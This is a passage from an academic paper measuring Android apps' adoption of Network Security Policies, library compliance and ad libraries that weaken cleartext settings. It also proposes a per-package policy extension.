Domain `example.com` and Invalid Digests Another peculiar configuration comes from apps using the domain *example.com* within their policy. We identified this interesting configuration from a cluster of 41 apps. However, there is, of course, no need for an app to protect this domain since this *example.com* domain is clearly not relevant. Thus, we looked for similar apps and we found out that in total, other 58 apps use this domain, 48 of which come from 7 different clusters. We then found that these policies are copied verbatim from the Android Developer website and from StackOverflow. We tracked down the original policies combining both the domain name and the *unique* digests defined in some of the policies. These policies define certificate pinning on *example.com* or with invalid digests formed by "B" repeated 44 times (see the Appendix for the complete policies). We believe that there are two possible explanations to justify the adoption of these (useless) policies. In the first one, the developer wants to define one specific feature of the policy: she then copies an existing policy that contains both the requested feature and the unique configuration of certificate pinning. In the second one, this policy might have been used by a developer who was looking for a certificate pinning implementation and she copied the first available policy. While copying security policies that contain "dummy" domain names such as *example.com* is not a security problem per se, we believe that these policies may create a false sense of security in the developer's mind: the developer may wrongly believe that certificate pinning is correctly implemented in her application, while, in fact, it is not.

Certificate Pinning. Certificate pinning increases the security of the communication ensuring integrity, confidentiality, and authenticity. Thankfully, implementing certificate pinning via

NSP is now much simpler than it was in the past. However, we found that only 102 applications enforce it through the policy. Out of these 102 apps enforcing certificate pinning, an interesting cluster is constituted by apps that implement pinning *but then mistakenly override it*. We identified 9 apps that specify one or more `pin-set`, but set the `overridePins` attribute to `true`, making the various `pin-set` useless. We argue that it is very likely that the developer is not aware of it, otherwise she would not have specified any `pin-set` entry. We believe Android Studio (or other IDEs) should flag this kind of policy as potentially misconfigured.

Invalid Attributes. We identified a group of apps defining attributes that are not specified within the official documentation [24]. For example, we identified two apps defining the `usesCleartextTraffic` attribute in the policy (even if this is only valid in the *old* version of the NSP), or two apps defining the `cleartextTrafficPermitted` attribute within a wrong node. We also found one app declaring the `hstsEnforced` attribute, which is *not* mentioned in the official documentation. However, by looking at the source code of the policy parser, we notice how this attribute is actually recognized as valid. This attribute allows a developer to define HSTS for the WebView component of her application (which would "force" the WebView to always contact via HTTPS websites sending the HSTS header [18]). We note how the concept of HSTS significantly overlaps with the cleartext aspect of the NSP. We investigated the reason why this attribute is still available within the NSP and we found out that it may exist because older versions of the WebView were not enforcing the `cleartextTrafficPermitted` attribute [24] (but were enforcing HSTS instead).

TrustKit. The cluster of policies defined using TrustKit is formed by 53 apps. Among these apps, 10 define a `reporting-endpoint` to use when a pinning failure is identified, while 16 apps explicitly disabled this feature. To conclude, 46 apps define certificate pinning within the policy.

Remaining Apps. Our methodology based on clustering and targeted queries allowed us to systematically group a vast portion of our dataset. However, as we mentioned, 311 apps did not fit any cluster. We then manually inspected them all, to look for additional interesting patterns. Among these, we identified 98 apps that define a very unique policy in terms of `domain` nodes used with the policy. The other 46 apps shared a specific policy that did not take advantage of the "wrapper nodes" like `pin-set` or `domain-config`: for each of the domains, these apps opened a new `domain-config` node each time instead of defining all the domains within one node. We also found 44 apps that specify more than one custom certificate. Another interesting configuration comes from apps whose policy appears very verbose and that could have been reduced. We noticed how 32 applications specify a default "allow cleartext" for the entire app and, on top of that, configured a very detailed list of domains and subdomains with the same exact policy. 21 applications defined additional text (like comments or left-over in between nodes) that is then removed by the system during the parsing process. To conclude, the remaining apps defined very unique and complex policies that do not belong to any of the aforementioned groups, but that, from the security perspective, do not represent anything special.

Dataset Evolution. Starting from November 1st, 2019, all apps *must target at least API level 28* [28]. This means, from a NSP perspective, that all the new apps, by default, will forbid cleartext. Since our dataset was crawled before November (see Section 5.1), we decided to repeat some of the measurements, this time on a dataset downloaded after this new mandatory requirement. Our goal is to investigate how the apps evolved after the introduction of the new default value that forbids the usage of any cleartext protocol. We started a re-crawl of the same initial dataset, starting from the 125,419 package names. These apps were re-crawled from April to June 2020. We were able to download 86.5% of the initial dataset, for a total of 108,542 apps. Of the remaining apps that we could not re-download, 15,749 apps were removed from the Google Play Store and 1,128 apps moved from a free to "paid" download or introduced in-app purchases not available in our geographical region. The apps that we were able to re-crawl are distributed as follows: the 14.3% of the apps (15,531) target an API level 29, the 46.2% (50,191) instead target a level 28, 9.5% (10,351) the level 27, 12.7% (13,795) level 26 and the remaining 17.2% (18,674) target an API level 25 or lower.

Unsurprisingly, the number of apps defining a NSP increased: 33.3% of the apps (36,165) now specify one of the two types of NSP. Among these apps, the 65.5% (23,718) still adopts the first version of the NSP through the `AndroidManifest`, while the remaining apps (15,492) opted for the new and more recent version. Interestingly, 8.4% of the apps (3,045) use both versions of the policies.

We then looked for how many apps effectively adopted the new default of forbidding cleartext protocols for the entire application: surprisingly, approximately the 33% of the entire dataset (35,789 out of 108,542) enforced a default configuration that does not permit cleartext protocols. Out of these apps, 419 used the first version of the policy. The remaining 67% of the apps still configure a NSP that permits cleartext traffic. From this 67%, the 32% (23,229) still adopt the first version of the policy. However, what it is interesting to notice is that 58% (42,353) of apps allow cleartext due to default configuration, dictated by the API level. To conclude, we note how only a small portion of apps, the 0.4% (349), allow cleartext as base configuration and also define a set of domains for which they allow only encrypted connections.

These results somehow highlight an ecosystem-wide problem that affects Android apps: even if Google provides a simple and easy way to configure the SSL/TLS for an app (the NSP), and even though it explicitly changed the defaults to force the usage of cleartext protocols, a significant portion of apps still opt to stick, for one reason or another, to plain and unencrypted networking protocols: while the community is making progress, we are not there yet for a full adoption of HTTPS by Android apps.

5.3 Android Networking Libraries Adoption

So far, this section has focused on the exploration of how apps adopt NSPs. However, we did not tackle the aspect of *enforcing* these policies. The NSP is simply an XML configuration file, and it is then up to the various network libraries to properly honor (and enforce) what is specified by such configuration file.

To this end, we set out to explore how Android apps and network libraries do enforce these policies. First, we checked the official Android documentation, which states that "third-party libraries are strongly *encouraged* to honor the *cleartext setting*" [24]. We found the documentation concerning, for two reasons. First, the wording of the documentation only mentions that honoring the policy is "strongly encouraged." However, we believe that since the policy relates to security-relevant aspects, network libraries should be forced to honor the policy—and in case they do not, that should be considered as a vulnerability. In fact, a network library not honoring the policy would have the negative side-effect of silently making the policy useless. Second, the documentation only mentions the "cleartext settings." However, as we discussed in Section 3, the new version of the policy touches on many more aspects: Unfortunately, the documentation does not even mention the other features (e.g., which *KeyStore* to trust, pinning).

Next, we checked the official API, implemented by the `NetworkSecurityPolicy` class. This is the API that, in theory, network libraries should rely on to obtain the content of the policy (and honor it). However, this API appears very limited: the only available API is `isCleartextTrafficPermitted()`, which returns whether cleartext traffic should be allowed. There is no other API to query the remaining fields of the policy, and it is thus not clear how network libraries are supposed to enforce them.

For these reasons, we set out to explore how and whether popular network libraries honor the policy. The remainder of this section discusses how we built a dataset of network libraries, an automatic analysis framework to test whether a given library honors the various aspects of a policy, and the results of this analysis.

Libraries Dataset. To perform this investigation, we first built a comprehensive dataset of the most used networking libraries. We identified these libraries from AppBrain [11], a service that provides multiple statistics on the Android application's ecosystem such as "Android libraries adoption" by different apps. Our dataset consists of all the network libraries mentioned by AppBrain: *URLConnection, Robospice, HttpClientAndroid, AndroidAsync, Retrofit, BasicHttpClient, OkHttp, AndroidAsyncHTTP, Volley,* and *FastAndroidNetworking*. Except for *URLConnection*, which is the default HTTP library on Android, all the libraries are "external," which means that app developers need to manually specify them as external dependencies. Note that these external libraries, even though they are not the default, are used by almost 30% of all the apps published on the Google Play Store ($\sim 250K$ unique apps). Table 3, in Appendix, provides more detailed statistics.

Analysis Framework. Determining whether a given library is implementing the NSP is not a straightforward process. In fact, the source code of these libraries is often not available, and manual reverse engineering may be challenging and error-prone. Thus, we opted for an automatic approach based on dynamic analysis. We built an automatic framework to check whether a given networking library honors the policy defined in an app. Note that while for this paper we tested the ten popular network libraries in our dataset, our framework is completely generic and can be easily used to vet an arbitrary network library.

Our framework analyzes each network library individually. For each of them, it performs the following steps. First, we generate *all* the possible combinations of a policy, by combining all possible nodes, attributes, and representative values. In particular, the framework considers the following nodes: `base-config`, `domain-config`, `pin-set`, and `trust-anchors`. For each node, it considers all the relevant child nodes, such as `domain`, `pin`, and `certificate`. Each node is then configured with all the possible attributes that might be used within a given node, like `overridePins` for what concerns `trust-anchors`, or `src` for the `certificate` node (see Section 3 for the entire list). For what concerns the values, we generate "representative values." For the value field representing a certificate hash, we generate various policies with the following values: a valid hash matching the hash of the certificate actually used during the tests, a valid hash that is different than the expected one, and a non-valid hash (e.g., the character "A" repeated several times). The combinations of all nodes, attributes, and representative values, generates 72 unique policies.

Then, the framework creates an app that attempts to connect to an endpoint via HTTP and via HTTPS by using the library under test. The app is then built multiple times, each time with a different policy. Each of these apps is then tested in three different "testing environments," each of which simulates the different threat models discussed in Section 2: 1) the app is tested without attempting to perform MITM; 2) we simulate an attacker performing MITM (by using a proxy); 3) we simulate an attacker performing MITM with the attacker's custom CA added to the User KeyStore. At each execution, the framework logs whether a given connection with a given policy in a given testing environment was successful or not. These logs are compared with a ground truth, which is generated by a Python-based implementation that takes into account the various aspects of the policy and the various testing environments. We flag a library as compliant if and only if the runtime logs match with the expectations of the ground truth.

Compliance Results. First, we identified that *HttpClientAndroid*, *AndroidAsync*, and *AndroidAsyncHTTP* are *not* enforcing the cleartext attribute: these libraries allow HTTP even though the policy would prohibit it. We note how these libraries are used by more than tens of thousands of popular apps with hundreds of millions of unique installations.

Instead, for what concerns *certificate pinning* and *trusted anchors*, we noticed that nine of the ten libraries do correctly




Figure 2: Ad Ecosystem of *individual ad network*

honor the policy. Given the difficulty and missing documentation, we were positively surprised by this high adoption rate. We thus decided to investigate why libraries are enforcing such a difficult part of the policy and not the easier-to-enforce cleartext settings. For these libraries, we performed manual analysis (including source code analysis, when available) to determine how the policy is actually enforced. We found that none of these libraries is implementing SSL/TLS-related operations from scratch nor defining a custom handler for CAs. Instead, they are all relying on core Android framework methods to perform SSL operations, which includes handshake and management of the KeyStores. All these operations are handled by the *Conscrypt* [23] package, which provides Java Secure Socket Extension (JSSE). While this is clearly a positive news, we find it surprising that these popular network libraries do not adhere to arguably more critical cleartext settings.

We also found that *AndroidAsync*, used by thousands of apps, does not support NSP at all. In fact, we found that the mere presence of a `domain-config` node is enough to break the network library, leading to an exception, and thus making it essentially incompatible with the NSP. Table 3, in Appendix, summarizes our findings.

5.4 Disclosure

We disclosed our findings to Google, with an emphasis on the misconfiguration of the SSL Pinning (which may give a false sense of security to inexperienced app developers). We also proposed to extend the AndroidStudio IDE with a linter for the NSP that checks for these misconfigurations and informs the developer about the potential risks. Google acknowledged that this is, in fact, a rather odd configuration. For what concerns the networking libraries not compliant with the actual NSP (see Table 3), we have disclosed our findings to the developers. We are still working towards full bugs fixes.

6 Impact of Advertisement Libraries

Advertisements (ads, in short) play a key role in mobile apps. In this section, we first provide an overview of how advertisement libraries (ad libraries) operate and their complexity, and we then explore the implications for the adoption of the NSP.

Ads are the most important source of income for many app developers, especially when they can be freely downloaded from the Play Store. An app can simultaneously embed one or multiple ad libraries. While the app is running, the ad library retrieves the content of the ads from a remote server and it displays it to the user. Every time an ad is shown to the user, the developer earns a revenue. If the user clicks on the ad, the developer then gets a more substantial revenue. Even though this mechanism is conceptually simple, the actual implementation details and the underlying process are far from trivial. We now quickly discuss the main steps, which are also depicted in Figure 2. First, the developer embeds a given ad library in her application. Then, when the app is running, the ad library contacts its backend server and asks for an ad to be displayed. Depending on the ad library's implementation, this first request can reach one or multiple servers. In case of an *individual ad network*, the library contacts a single server, while in case of an *ads aggregator* the request is sent to multiple servers. The server then forwards the request to its *ad network*, which might be more or less complex. Within the ad network, the *bidding auction* starts. Bidding consists of advertisers (brand) declaring the maximum amount of money they are willing to pay for each impression (or click) of their ad. The winner sends the content of the ad back to the library, and the ad is then displayed in the app, normally within a WebView. Moreover, if the user clicks on the ad, then the *full enriched content* is retrieved from the server of the auction's winner (which is related to the specific ad, and *not* to the ad library itself). The complexity of the ad ecosystem and the interconnection of multiple players—each of which only controls a *portion* of the ecosystem—opens interesting questions related to the NSP. Since the winner of the auction is usually not under

the control of the ad library, the *enriched content* downloaded upon a user's click may be served via HTTP: this aspect makes it interesting to determine how different ad libraries deal with this "uncertainty" on the protocol used by the advertiser. Motivated by these observations, we set out to perform the first systematic analysis of the NSPs defined by ad libraries.

The rest of the section is organized as follows. First, we present the dataset we built for the analysis. Then, we analyze and characterize the NSPs defined by ad libraries, and we show how several of these libraries push app developers to severely weaken their policies, oftentimes justifying these requests with misleading arguments. We then end our discussion with an in-depth case study. We note that, ideally, it would be interesting to perform large-scale and automated analysis over many ad libraries. However, we refrain from performing such study due to ethical concerns: in fact, automatically visiting apps with the mere goal of generating ad impressions that would *not* be seen by real users (or, even worse, automatically clicking on these ads) would generate illegitimate revenues for the app developer (who could be framed as fraudster), and it would damage all the ads ecosystem's parties involved.

6.1 Dataset

To perform this investigation, we built a comprehensive and representative dataset of the most used ad libraries. We choose the Top 29 ad libraries from AppBrain [10] based on the ranking "number of applications." Table 4, in Appendix, summarizes the statistics about the ad libraries.

6.2 Policy Characterization

We investigated whether a given ad library requires a policy modification and of which kind. To identify if a library requires a policy, we start by looking at its official documentation. In case we do not find any reference to the NSP, we then proceed by analyzing the source code of the "reference example app," which is always provided by the ad library developers to show how such a library can be integrated. Among the 29 libraries that we analyzed, we found that *12* of them do require the developer to modify the policy. (The remaining 17 do not require any modification, which suggests that their backend infrastructure is fully compliant with the latest standards and defaults.) One of these is the Facebook ad library, which only requires the developer to specify a configuration for a single domain (see Section 5.2). The other libraries require more invasive modifications, which we discuss next.

Cleartext. Our first finding is concerning: All the 11 libraries require the developer to allow cleartext on her application. *We found that MoPub, HyprMx, HeyZap, Pollfish, AppMediation, and Appodeal do force the developer to completely allow cleartext protocols for all domains.* We also found that *AdColony, VerizonMedia, Smaato, AerServ, and DuApps push the developer to adopt the first version of the policy*, with similarly negative consequences. These configurations make ineffective any safety net that a NSP may provide. However, we note that these ad libraries may be *required* to ask for this modification since it could be that a given ad framework does not have enough control over the type of URLs (HTTP vs. HTTPS) that are served as part of the ads.

Trusted Anchors. We have identified ad libraries defining a `trust-anchors` node. Even in this case, the findings are concerning: *Appodeal* [20] and *HeyZap* [21] suggest the developer to add *User KeyStore* as trusted, thus providing a venue to perform MITM attacks. Moreover, none of these libraries provide any custom CA, nor ask the developer (or the user) to do so, making this risk completely unnecessary.

Misleading Documentation. We argue that the security repercussions of NSP modifications should be explained and justified to developers so that they can take informed decisions on whether to include a given ad library. However, we found how this "transparency" is not a common practice. After closely inspecting the documentation of the 11 ad libraries mentioned above, we found that *none* of them inform developers of the possible consequences of allowing cleartext protocols or trusting User KeyStores. Some of these libraries simply inform the developers that they *need* to apply their modifications of the NSP in the name of "usability" and to avoid any faulty behavior. Moreover, we identified how *Millenial Media, Smaato, HyprMX, and AerServr* simply ask the developer to copy-paste the provided sample AndroidManifest, without explicitly mentioning the fact that such a sample manifest silently specifies a "usesCleartextTraffic" policy. Even worse, we found how *Du Apps* misleadingly justifies the need to allow cleartext traffic because it is *"required for target SDK28."* We believe that the underlying reason for these problems is that most of these ad libraries found themselves in difficulty due to their infrastructure not being ready to deal with Google's HTTPS everywhere push.

6.3 Ad Libraries in Apps

As previously discussed, we identified some ad libraries that ask developers to weaken their security policy and to allow cleartext. We performed additional experiments that aim at determining how frequently these ad libraries are used within our dataset and whether these apps allow cleartext as part of their NSP.

To detect a third-party library within a given app, we use `LibScout` [12], the state of the art static analysis tool for this kind of task. According to the paper, `LibScout` can detect the inclusion of external libraries within apps even when common bytecode obfuscation techniques are used. `LibScout` supports two types of detection: the first one is based on a simple matching with the package name, while the second one relies on code similarity. By default, it reports only matches that have a similarity of at least 70%. For our experiment, we used the same threshold. Currently, `LibScout` supports only the *Facebook Audience* ad library. We extended it by creating profiles, necessary for the detection, for all the ad libraries that require the developer to

Table 1: The table summarizes the results of the analysis with `LibScout`. *Dataset 1* represents the analysis over 16,324 apps, while *Dataset 2* represents the analysis over the second version of the dataset composed of 108,542 apps.

# Apps with Ad library matched by	Dataset 1	Dataset 2
Package Name (PN)	3,189	9,304
Code Similarity (CS)	2,072	5,918
$PN \wedge \neg CS$	1,158	3,727
$CS \wedge \neg PN$	41	341
$PN \wedge CS$	2,031	5,577
$PN \vee CS$	3,230	9,645

modify the NSP to allow cleartext. Then, for each of the apps in our datasets, we run `LibScout` for a maximum time of one hour.

We run `LibScout` on the first dataset of 16,324 apps (which specify a NSP), and also on the second "fresher" dataset of 108,542 apps. For the first dataset, `LibScout` was not able to conclude the analysis in time for 8 apps, while it terminated correctly for all the apps in the second dataset. In total, the matching engine was able to identify that 19.7% of the apps belonging to the first dataset (3,230) do have one of the ad libraries that requires cleartext. For the second dataset, instead, it identified 8.8% of apps (9,645) containing at least one of the libraries.

Table 1 summarizes the results. Unfortunately, we suspect that `LibScout` may miss several matches (that is, it does not find libraries even if they are included). In fact, Table 1 shows how the matching results are dominated by the "package name" heuristic, and how only 41 matches for the first dataset, and 341 for the second, were solely due to the similarity analysis engine (i.e., all other matches were already covered by the package name heuristic, hinting that the apps were not obfuscated). We thus remind the reader that, for the numbers reported in this section, the accuracy of these numbers is based on the accuracy of the underlying libraries matching engine, `LibScout`.

We then proceeded by checking how many of the apps identified by `LibScout` effectively have a NSP that allows global cleartext, as defined by the ad libraries. Table 2 summarizes our findings. We note how for the first dataset, 89% of the apps (2,891) embedding an ad library do have a NSP that allows cleartext. However, 11% (339) do not allow it: for these apps, the ads served over HTTP will not be displayed and an Exception is thrown. We also note that even if apps do not use ad libraries, a large portion of them (83%) still use HTTP. Thus, while ad libraries asking developers to weaken their security policy certainly does not help, it does not seem to be the only reason app developers stick to insecure HTTP connections. For the second dataset, we found that, among apps that include an ad library, 75.6% of them (7,298) define a NSP that permits cleartext. The percentage of apps that allow cleartext decreases to 66.1% when considering apps that do not include one of the ad libraries we have checked for.

Table 2: The table presents the distribution of the dataset in terms of inclusion of ad libraries (that ask developers to weaken their policy) and whether the apps' NSP allows cleartext.

NSP	Dataset 1		Dataset 2	
	Ads	No Ads	Ads	No Ads
Cleartext	2,891	10,956	7,298	65,455
No Cleartext	339	2,138	2,347	33,442

6.4 Case Study: MoPub

We now present an in-depth analysis of one of the most prominent ad libraries, MoPub [22]. This library is an *individual ad serving platform* used by over 19k applications, some of which have more than 50M unique installations. MoPub is one of those libraries that *requires* an app developer to allow cleartext for her entire app. For this case study, we set out to determine whether this library really had no other choice but to require cleartext on the entire app to properly work. To shed some light, we aimed at monitoring the network requests performed by this ad library at run time. We note that a simple network monitor on the traffic generated by the entire app is not enough: by just observing network traces, it would be very challenging to determine which traffic has been generated by the ad library and which by unrelated components of the app.

Thus, we developed an instrumentation framework that records all network activities and, moreover, hooks the network `Socket.connect` API (by using Frida [38]). This API is the lowest-level API used for any HTTP or HTTPS connection and it provides the target domain name and the port. Every time the API is invoked, we perform a stack trace inspection to determine which package has originated the call: this setup allows us to match which component (i.e., library) of the app initiated the network request.

Due to the ethical concerns mentioned earlier, we limited ourselves to a very small-scale experiment: we opted to select and analyze only one representative app, *Hunter Assassin* [44], an action game with more than 50M installations. This app embeds MoPub and specifies a NSP that reflects MoPub's documentation. For the experiments, we executed the app 10 times, with each execution lasting 10 minutes. Due to ethical concerns, we opted to not use automatic UI stimulation techniques, but we performed this analysis step manually, by just simulating the interaction of a "real" user. This approach allows us to avoid generating excessive traffic and damage the app developer's reputation and ad libraries.

During the analysis, our instrumentation framework detected that the MoPub library initiated connections to 83 unique domains. (For this experiment, we discarded the domain names reached by other components of the app.) Surprisingly, for 82 domains (out of 83) the connection was actually established using HTTPS, the only exception loaded over HTTP being

an image, retrieved from a MoPub server. Even though this HTTP connection would be blocked by a non-permissive cleartext policy, we do not believe this is *the* core reason why MoPub requires the policy to allow cleartext for the entire app. According to the MoPub documentation, it requires HTTP because it *may* need to serve ads via HTTP—and to do so, it asks the app developer to weaken the policy for the entire app.

We believe this to be a clear violation of the principle of least privilege, as the ad library should allow cleartext for its own connections, without interfering with the rest of the app. However, we note that this current situation is not solely fault of the ad library: with the current policy format, it would be impossible to enumerate all possible domain names that the ad library should be able to reach since this list is not known in advance (and since the NSP cannot be changed at run-time). We identified a conceptual limitation: the current policy format allows developers to specify policies *per domain*, but we believe a better abstraction for policy specification to be *per package*. In an ideal world, the ad library should be able to express that *only the connections that are initiated by the MoPub library itself* should be subject to use cleartext, without the need of weakening the rest of the app. Guided by these insights, we designed and implemented a drop-in extension to the NSP that would address this concern. We discuss this proposal in the next section.

7 Network Security Policy Extension

As previously discussed, third-party libraries can significantly weaken the NSP of an app, and ad libraries actually often do so. In some scenarios, however, it is very challenging for ad libraries to "do better." In fact, the complexity of the ad ecosystem may make it impossible, for example, to know in advance which domain names require HTTP connections, thus leaving the ad library developers to ask to allow cleartext for the entire app. We believe the current format of the policy is fundamentally limited. The current policy allows developers to specify different policies at the granularity level of domain names: we argue that, in some scenarios (e.g., ad libraries), this is the wrong abstraction level.

This section discusses our proposal for an extension of the NSP format to allow for the specification of policies at a different granularity: app components, identified by their package names.

Our New Extension. The core idea behind the extension is to allow a developer to bind a specific policy to a specific package name(s). To this end, we introduce a new XML node, `package-config`, which allows developers to specify custom policies for specific external libraries, without the need to modify (and negatively affect) the policy of the main app. To ease the explanation, consider the following concrete example:

```
<base-config cleartextTrafficPermitted="false" />
<package-config><!--introduced by our extension-->
  <package name="com.adlib.unsafe"
    cleartextTrafficPermitted="true"/>
</package-config>
```

This policy specifies that, by default, all HTTP traffic should be blocked. However, it would allow HTTP connections if they are initiated by the `com.adlib.unsafe` ad library. Note how the ad library can now support occasional HTTP connections even without knowing the list of domain names a priori and, more importantly, without affecting the policy of the app.

Implementation. We implemented this new extension by modifying the `isCleartextTrafficPermitted` API to make it aware of the XML policy node. Our modification performs stack trace inspection to determine which package name has initiated the call. For each package name appearing in the stack trace, we then check whether the NSP contains a custom policy for a specific package name: if yes, we use that policy. Otherwise, we apply the default. In case the connection should *not* be allowed, our implementation raises a `RuntimeError`, indicating a policy violation.

Adoption & Backward Compatibility. Our extension can be trivially adopted by app developers and network libraries. In fact, since we modify an API that all these libraries already invoke—and that was a key design choice—they can enjoy the benefits of our policy without the need to make any modification. We also note that our extension is fully backward compatible and it can act as a drop-in replacement of the old version. In fact, apps and policies that are not "aware" about our extension are supported exactly the same as before.

Performance Considerations. We implemented our extension on a Pixel 3A running Android Pie (pie-qpr3-b-release). Our patch consists of less than 30 lines of code and modifies only two components of the Android framework (the policy parser and the `isCleartextTrafficPermitted` API). We measured the overhead of our extension with a microbenchmark: we wrote an app that performs 1,000 HTTP requests using the *OkHttp3* library. We then run the app 100 times, with and without our modifications, and we compute the difference. The average execution time of the `isCleartextTrafficPermitted` API, without our modification, is *0.004 ms* with a standard deviation of *0.006 ms*. The average execution time of the same API with our modification is instead *0.30 ms*, with a standard deviation of *0.094 ms*. We believe that the overhead of our defense mechanism is negligible, especially when compared to the overhead incurred by network I/O operations.

Limitations. Even though our implementation raises the security bar of the current Network Security Policy, we acknowledge that it currently suffers from some limitations. First, it is important to mention that, since we operate with the same threat model of the actual NSP, we do not protect the application against malicious third-party libraries that want to evade the policy defined by the developer. We note that this affects the standard NSP as well: in fact, a malicious library can bypass even the strictest security policy by performing network connections with its "custom" API or by using native code.

A second limitation relates to the fact that we rely on the stack trace to identify which component initiated the

network connection. We acknowledge that there may be benign situations where the stack trace cannot be fully trusted and there might be the risk of losing the real "caller," for example, when using dynamic code loading or threading with worker threads. A very detailed analysis of the potential problems of using the stack trace to perform "library compartmentalization" has been studied in FlexDroid [40]. Even if the current threat model of FlexDroid is considering malicious libraries, we believe that their proposal of a secure inter-process stack trace inspection combined to our defense mechanism might create a full-fledged implementation to tackle the compartmentalization problem.

To conclude, we currently support only the `cleartextTrafficPermitted` attribute. However, note that some features already provide a sufficient granularity and do not need to be sandboxed on a "per-package" basis. For example, the certificate pinning feature already creates a sort of "per-site sandbox."

8 Related Work

There are several areas of works that are relevant to this paper: Network Security, the dangerousness of "code reuse," and advertisements.

Network Security. A concept similar to the NSP has been first introduced by Fahl et al. [26]: this work proposed a completely new approach to handle SSL security, allowing developers to easily define different SSL configurations and options, like certificate pinning, just by using a XML policy. Thus, [26] completely prevents the developer to write any code responsible of handling the validation and verification of a given certificate, addressing multiple problems at their roots.

Another group of works focuses on the risks of using unencrypted connections. Vanrykel et al. [46] study how apps send unique identifiers over unencrypted connections exposing the user to privacy threats, while [16, 37] show how several apps are vulnerable to remote code injection due to code updating procedures over HTTP.

Several works evaluate the adoption of secure connections among apps: Razaghpanah et al. [39] measured the adoption of different libraries performing SSL/TLS operations by fingerprinting their handshake. Oltrogge et al. [34], instead, measured the adoption of certificate pinning and, by surveying the developers they discovered that the implementation of pinning is considered complex and hard to correctly implement.

Other works focus on identifying SSL problems among apps. One such example is by Fahl et al. [25], which applied static code analysis and found multiple applications with SSL/TLS code that is potentially vulnerable to MITM attacks. Hubbard et al. [30] and Onwuzurike et al. [35], instead, applied a combination of static and dynamic analysis to identify SSL vulnerabilities in popular Android apps.

To conclude, Damjan et al. [15] propose a new defense mechanism to overcome the problem of broken SSL/TLS implementations named *dynamic certificate pinning*, while Zhao et al. [51] discuss several possible counter-measures against SSLStrip.

Code Reuse. Several works highlighted how developers rely on online platforms like StackOverflow for their development process. Linares-Vásquez et al. [47] analyzed more than 213k questions on StackOverflow (related to Android) and built a system to pair a given snippet of code of StackOverflow with a given snippet of code within the Android framework. Their work showed how developers ask questions and change their code once the behavior of a given API changes. Fischer et al. [27], instead, measured the proliferation of security-related code snippets from StackOverflow in Android apps available on Google Play. [27] showed how more than 200k apps contain copy-pasted security-related code snippets from StackOverflow. A similar work, not focused on Android, is from Verdi et al. [48] in which they investigated security vulnerabilities in C++ code snippets shared on StackOverflow. They showed how 2,859 GitHub projects are still affected by vulnerabilities introduced by vulnerable C++ code snippet copied from StackOverflow.

Advertisements. Ads on Android have been evaluated both in terms of privacy and security. The first category of works studies ad libraries to identify the privacy implications for the user. Book et al. [13] tracked the increase in the use of ad libraries among apps and highlight how the permissions used by these libraries may pose particular risks to user privacy. Son et al. [42] demonstrate how malicious ads can leak the PII of the user. Stevens et al. [43] instead show how users can be tracked across ad providers due to the amount of personal information sent from the ads libraries and expose how these libraries checked for permissions beyond the required ones to obtain more PII.

The second group of works, instead, focuses mostly on the security impact of ad libraries and proposes different solutions to achieve privilege separation for applications and ads. AdDroid [36] proposes a new advertisement API to separate privileged advertising functionality from the app. AFrame [50] and AdSplit [41], instead, propose a different approach to let ad libraries run in a process separate from that of the application.

9 Conclusion

In this work, we performed the first large-scale analysis of Network Security Policies on the Android ecosystem and we systematically explored the adoption of this new defense mechanism by Android apps. Our analysis shows how developers are still allowing full cleartext on their application. We investigated why insecure communications are still vastly used by applications and we determined one of the root causes to be related to the complex ad ecosystem. Guided by these findings, we designed and implemented a drop-in extension on the actual NSP, which allows developers to specify a "per-package" policy, so that they can embed third-party ad libraries without needing to compromise their app's security. We hope this work provides useful insights to speed up Google's "HTTPS Everywhere on Android" effort.

Acknowledgements

We would like to thank our shepherd Ben Andow for his help in significantly improving this paper, and all the anonymous reviewers for their constructive feedback. We are also grateful to Dario Nisi and Emanuele Cozzi for helping with experiments and graphs. Last, our thanks obviously also go to Betty Sebright and her team: "keep pushing" you once said—we did not forget.

References

[1] RFC 5280. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL). http://tools.ietf.org/html/rfc5280. 2008, Accessed: June, 2020.

[2] Heather Adkins. An update on attempted man-in-the-middle attacks. https://security.googleblog.com/2011/08/update-on-attempted-man-in-middle.html. 2011, Accessed: June, 2020.

[3] Klyubin Alex. An Update on Android TLS Adoption. https://security.googleblog.com/2016/04/protecting-against-unintentional.html. 2016, Accessed: June, 2020.

[4] HCL Technologies Alon Galili of Aleph Research. Cordova-Android MiTM Remote Code Execution, CVE-2017-3160. https://alephsecurity.com/vulns/aleph-2017013. 2017, Accessed: June, 2020.

[5] Official Documentation Android Developers. Android Manifest application. https://developer.android.com/guide/topics/manifest/application-element.html?#usesCleartextTraffic. 2019, Accessed: June, 2020.

[6] Official Documentation Android Developers. Network security configuration. https://developer.android.com/training/articles/security-config. 2019, Accessed: June, 2020.

[7] Official Documentation Android Developers. NetworkSecurityPolicy isCleartextTrafficPermitted, API. https://developer.android.com/reference/android/security/NetworkSecurityPolicy.html#isCleartextTrafficPermitted(). 2016, Accessed: June, 2020.

[8] Platform Documentation Android Developers. Android 8.0 Behavior Changes. https://developer.android.com/about/versions/oreo/android-8.0-changes. 2020, Accessed: June, 2020.

[9] AndroidRank. AndroidRank, open android market data since 2011. https://www.androidrank.org. 2011, Accessed: June, 2020.

